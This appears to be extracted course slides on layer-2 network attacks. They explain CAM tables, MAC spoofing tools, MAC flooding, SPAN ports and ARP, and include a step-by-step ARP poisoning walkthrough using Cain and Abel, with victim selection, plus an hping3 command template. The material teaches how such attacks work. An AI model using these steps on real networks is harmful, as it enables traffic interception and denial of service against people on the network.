
Content Addressable Memory (CAM) table is a system memory construct used by Ethernet switch logic which stores information such as MAC addresses available on physical ports with their associated VLAN Parameters. The CAM table, or content addressable memory table, is present in all switches for layer 2 switching. This allows switches to facilitate communications between connected stations at high speed and in full-duplex regardless of how many devices are connected to the switch. Switches learn MAC addresses from the source address of Ethernet frames on the ports, such as Address Resolution Protocol (ARP) response packets.




- ❖ Changing MAC address
 - ✓ Using registry editor




- ✓ Using change MAC software




✓ Using adapter settings




✓ Using SMAC software



✓ Using spoof-me-now software



✓ Using ghost-MAC




❖ MAC flooding

This goal is achieved by the use of CAM tables. The aim of the MAC Flooding is to takedown this CAM Table. In a typical MAC Flooding attack, the attacker sends Ethernet Frames in a huge number. When sending many Ethernet Frames to the switch, these frames will have various sender addresses. The intention of the attacker is consuming the memory of the switch that is used to store the CAM table. The MAC addresses of legitimate users will be pushed out of the CAM Table. Now the switch cannot deliver the incoming data to the destination system. So considerable number of incoming frames will be flooded at all ports.

CAM table is full and it is unable to save new MAC addresses. It will lead the switch to enter into a fail-open mode and the switch will now behave same as a network hub. It will forward the incoming data to all ports like a broadcasting.

❖ SPAN port

SPAN (Switched Port Analyzer) is a dedicated port on a switch that takes a mirrored copy of network traffic from within the switch to be sent to a destination. The destination is typically a monitoring device, or other tools used for troubleshooting or traffic analysis. So when connected to the SPAN port the attacker can compromise the entire network.




➤ ARP poisoning

❖ What is ARP

Address Resolution Protocol is a communication protocol used for discovering physical address associated with given network address. Typically, ARP is a network layer to data link layer mapping process, which is used to discover MAC address for given Internet Protocol Address.

In order to send the data to destination, having IP address is necessary but not sufficient; we also need the physical address of the destination machine. ARP is used to get the physical address (MAC address) of destination machine.

Before sending the IP packet, the MAC address of destination must be known. If not so, then sender broadcasts the ARP-discovery packet requesting the MAC address of intended destination. Since ARP-discovery is broadcast, every host inside that network will get this message but the packet will be discarded by everyone except that intended receiver host whose IP is associated. Now, this receiver will send a unicast packet with its MAC address (ARP-reply) to the sender of ARP-discovery packet. After the original sender receives the ARP-reply, it updates ARP-cache and start sending unicast message to the destination.



❖ ARP table

Address Resolution Protocol (ARP) is a protocol for mapping IP address to a physical machine address that is recognized in the local network. A table is used to maintain a correlation between each MAC address and its corresponding IP address. ARP provides the protocol rules for making this correlation and providing address conversion in both directions.

```


C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\win7>arp -a
Interface: 192.168.1.6 --- 0xa
  Internet Address      Physical Address          Type
  192.168.1.1            d4-b7-09-eb-e0-25    dynamic
  192.168.1.2            40-8d-5c-3d-43-0f    dynamic
  192.168.1.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.252             01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static

C:\Users\win7>_

```


ARP Table Functions



❖ ARP poisoning

ARP Poisoning (also known as ARP Spoofing) is a type of cyber-attack carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. ARP Protocol translates IP addresses into MAC addresses. Because the ARP protocol was designed purely for efficiency and not for security, ARP Poisoning attacks are extremely easy to carry out as long as the attacker has control of a machine within the target LAN or is directly connected to it.


The attack itself consists of an attacker sending a false ARP reply message to the default network gateway, informing it that his or her MAC address should be associated with his or her target's IP address (and vice-versa). Once the default gateway has received this message and broadcasts its changes to all other devices on the network, all of the target's traffic to any other device on the network travels through the attacker's computer, allowing the attacker to inspect or modify it before forwarding it to its real destination. Because ARP Poisoning attacks occur on such a low level, users targeted by ARP Poisoning rarely realize that their traffic is being inspected or modified. Besides Man-in-the-Middle Attacks, ARP Poisoning can be used to cause a denial-of-service condition over a LAN by simply intercepting or dropping and not forwarding the target's packets.




❖ ARP poisoning using Cain tool

Cain and Abel (often abbreviated to Cain) is a password recovery tool for Microsoft Windows. It can recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks. Cryptanalysis attacks are done via rainbow tables which can be generated with the winrtgen.exe program provided with Cain and Abel.

✓ Configuring the adapter




✓ MAC scan




MAC Address Scan Results										
IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.1.1	D4B709EBE025			*	*	*	*	*	*	*
192.168.1.2	408D5C3D430F			*	*	*	*	*	*	*
192.168.1.5	08002709B8A0	CADMUS COMPUTER SYST...		*				*		
192.168.1.10	08002766CDC0	CADMUS COMPUTER SYST...						*		

- ✓ Choosing victims whose traffic want to be sniffed




- ✓ Poisoning



❖ ARP poisoning using hping3


- ✓ Performing attack (`hping3 <ip> -c <count>`)



